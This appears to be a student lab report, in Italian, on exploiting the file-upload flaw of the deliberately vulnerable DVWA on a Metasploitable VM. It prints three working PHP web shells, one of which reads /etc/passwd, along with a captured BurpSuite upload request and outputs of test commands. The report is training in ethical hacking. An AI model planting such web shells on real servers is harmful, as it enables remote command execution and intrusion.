EPICODE-CS0124 S6/L1 - Pratica

Flaviano Sedici

Pratica

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

1. Codici PHP utilizzati

1.1.shell.php

```
<?php system($_REQUEST["cmd"]); ?>
```


1.2.shell2.php

```
<?php
    if (isset($_GET['cmd']))
    {
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '';
    }
}
```

1.3.shell3.php

```
<?php
$output = array();
$command = "cat /etc/passwd | cut -d\":\" -f1";
echo 'running the command: <b>'.$command."</b><br/>";
exec($command, &$output);
echo implode("<br/>\n", $output);
?>
```

2. Caricamento dei tre codici e analisi di BurpSuite



Caricamento degli shell con sicurezza LOW

2.1. shell.php


```
Raw
                                                                                                                         In ≡
 1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----------121337677210373873502417477600
8 Content-Length: 510
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=709d57ca625679413b0f86ac08eb9fb2
13 Upgrade-Insecure-Requests: 1
15 -----121337677210373873502417477600
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18 100000
                    -----121337677210373873502417477600
20 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
21 Content-Type: application/x-php
23 <?php system($_REQUEST["cmd"]); ?>
                                                                                  Ĩ
             .....121337677210373873502417477600
26 Content-Disposition: form-data; name="Upload"
28 Upload
              -----121337677210373873502417477600--
```

BrupSuite: caricamento shell.php


Il primo shell è un semplice comando che esegue gli switch che seguono **?cmd**= nella URL. Abbiamo effettuato alcuni test con i comandi:

- Is
- whoami
- pwd


Di seguito i risultati ottenuti:



cmd "Is"




cmd "whoami"




cmd "pwd"

2.2. shell2.php




BurpSuite: caricamento shell2.php

Il secondo shell è simile al primo ma restituisce una versione formattata dei risultati:




cmd "Is"

2.3. shell3.php



BurpSuite: caricamento shell3.php

Lo shell in questione restituisce con una formattazione intuitiva l'elenco degli user presenti sulla macchina target.



Risultato dello shell3.php

3. Conclusioni

Tramite i comandi shell_exec() e exec() aggiungendo la scrittura di un file script.sh è possibile inserire dei comandi più complessi, come ad esempio aprire una porta per l'accesso (backdoor), l'aggiunta di un nuovo user, etc.

In ogni caso anche tramite questi semplici comandi esposti nei paragrafi precedenti, è possibile acquisire molte informazioni sul server che ospita la webApp.